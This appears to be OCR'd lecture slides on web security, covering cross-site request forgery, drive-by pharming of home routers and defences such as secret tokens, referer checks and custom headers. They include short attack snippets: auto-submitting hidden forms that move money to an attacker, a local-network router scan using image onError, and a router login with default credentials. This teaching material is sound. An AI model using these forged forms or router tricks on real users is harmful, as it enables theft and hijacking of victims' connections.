
Web Applications

- Big trend: software as a Web-based service
  - Online banking, shopping, government, bill payment, tax prep, customer relationship management, etc.
  - Cloud-hosted applications
- Application code split between client and server
  - Client (Web browser): JavaScript
  - Server: PHP, Ruby, Java, Perl, ASP …
- Security is rarely the main concern
  - Poorly written scripts with inadequate input validation
  - Inadequate protection of sensitive data

Top Web Vulnerabilities

- XSRF (CSRF) - cross-site request forgery
  - Bad website forces the user’s browser to send a request to a good website
- SQL injection
  - Malicious data sent to a website is interpreted as code in a query to the website’s back-end database
- XSS (CSS) – cross-site scripting
  - Malicious code injected into a trusted context (e.g., malicious data presented by a trusted website interpreted as code by the user’s browser)

Cookie-Based Authentication




XSRF True Story (1)

[Alex Stamos]

- User has a Java stock ticker from his broker's website running in his browser
  - Ticker has a cookie to access user's account on the site
- A comment on a public message board on finance.yahoo.com points to "leaked news"
  - TinyURL redirects to cybervillians.com/news.html
- User spends a minute reading a story, gets bored, leaves the news site
- Gets his monthly statement from the broker - $5,000 transferred out of his account!

XSRF True Story (2)

[Alex Stamos]




Hidden iframes submitted forms that…

- Changed user's email notification settings
- Linked a new checking account
- Transferred out $5,000
- Unlinked the account
- Restored email notifications

Browser Sandbox Redux

- Based on the same origin policy (SOP)
- Active content (scripts) can send anywhere!
  - Except for some ports such as SMTP
- Can only read response from the same origin

Cross-Site Request Forgery



```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie: SessionID=523FA4cd2E
```

Cross-Site Request Forgery

- Users logs into bank.com, forgets to sign off
  - Session cookie remains in browser state
- User then visits a malicious website containing

```
<form name=BillPayForm
action=http://bank.com/BillPay.php>
<input name=recipient  value=badguy> …
<script> document.BillPayForm.submit(); </script>
```

- Browser sends cookie, payment request fulfilled!

  Cookie authentication is not sufficient when side effects can happen!

Sending a Cross-Domain POST

```
<form method="POST" action="http://othersite.com/file.cgi" encoding="text/plain">
<input type="hidden" name="Hello world!\n\n2¥+2¥" value="4¥">
</form>
```


```
<script>document.forms[0].submit()</script>
```

submit post

- Hidden iframe can do this in the background
- User visits attackers page, it tells the browser to submit a malicious form on behalf of the user
  - Hijack any ongoing session
    - Netflix: change account settings, Gmail: steal contacts
  - Reprogram the user's home router
  - Many other attacks possible

Drive-By Pharming

[Stamm et al. “Drive-By Pharming”. 2006]




User is tricked into visiting a malicious site

Malicious script detects victim’s address

- Socket back to malicious host, read socket’s address

Next step: reprogram the router

Finding the Router



Script from a malicious site can scan local network without violating the same origin policy!

- Pretend to fetch an image from an IP address
- Detect success using onError

  <IMG SRC=192.168.0.1 onError = do()>

Basic JavaScript function, triggered when error occurs loading a document or an image… can have a handler

Determine router type by the image it serves

Sample JavaScript Code

```
<html><body><img id="test" style="display: none">
<script>
    var test = document.getElementById(’test’);
    var start = new Date();
    test.onerror = function() {
          var end = new Date();
          alert("Total time: " + (end - start));
     }
     test.src = "http://www.example.com/page.html";
</script>
</body></html>
```

When response header indicates that page is not an image, the browser stops and notifies JavaScript via the onError handle

Reprogramming the Router

Log into router


- In 2006, 50% of home users used a broadband router with default or no password

  ```
  <script src=“http://admin:password@192.168.0.1”></script>
  ```

- Or post a forged form to update the router config (cross-site request forgery)

Replace DNS server address with address of an attacker-controlled DNS server

Risks of Drive-By Pharming



Completely 0wn the victim’s Internet connection

Undetectable phishing: user goes to a financial site, attacker’s DNS gives IP of attacker’s site

Subvert anti-virus updates, etc.

XSRF Defenses

- Secret validation token

```
<input type=hidden value=23a3af01b>
```

- Referer validation

```
Referer:
http://www.facebook.com/home.php
```

- Custom HTTP header


```
X-Requested-By: XMLHttpRequest
```

Add Secret Token to Forms

```
<input type=hidden value=23a3af01b>
```

- Hash of user ID
  - Can be forged by attacker
- Session ID
  - If attacker has access to HTML or URL of the page (how?), can learn session ID and hijack the session
- Session-independent nonce – Trac
  - Can be overwritten by subdomains, network attackers
- Need to bind session ID to the token
  - CSRFx, CSRFGuard - manage state table at the server
  - Keyed HMAC of session ID – no extra state!

Secret Token: Example



slicehost

https://manage.slicehost.com/slices/new

Slices | DNS | Help | Account

My Slices
Add a Slice

Add a Slice

Slice Size


●	**256 slice**	$20.00/month – 10GB HD, 100GB BW
○	**512 slice**	$38.00/month – 20GB HD, 200GB BW
○	**1GB slice**	$70.00/month – 40GB HD, 400GB BW
○	**2GB slice**	$130.00/month – 80GB HD, 800GB BW
○	**4GB slice**	$250.00/month – 160GB HD, 1600GB BW
○	**8GB slice**	$450.00/month – 320GB HD, 2000GB BW
○	**15.5GB slice**	$800.00/month – 620GB HD, 2000GB BW

System Image

Ubuntu 8.04.1 LTS (hardy)


Slice Name

Add Slice or cancel



```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

Referer Validation



Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:

Password:

✓
```
Referer:
http://www.facebook.com/home.php
```

✗
```
Referer:
http://www.evil.com/attack.html
```

?
```
Referer:
```

- Lenient referer checking – header is optional
- Strict referer checking – header is required

Why Not Always Strict Checking?

- Why might the referer header be suppressed?
  - Stripped by the organization's network filter
    - For example, http://intranet.corp.apple.com/projects/iphone/competitors.html
  - Stripped by the local machine
  - Stripped by the browser for HTTPS → HTTP transitions
  - User preference in browser
  - Buggy browser
- Web applications can't afford to block these users
- Referer header rarely suppressed over HTTPS


Custom Header Forces Pre-Flight

no secrets required!

- XMLHttpRequest is for same-origin requests
- For XMLHttpRequest to other origins, browser performs a "pre-flight" CORS check to see if the destination is willing to receive the request
  - … but typical GETs and POSTs don't require pre-flight check even if XMLHttpRequest
- Adding a custom header to XMLHttpRequest forces pre-flight check because sites can only send custom headers to themselves, not other origins
- Use **X-Requested-By** or **X-Requested-With**

```
X-Requested-By: XMLHttpRequest
```

SameSite Cookies



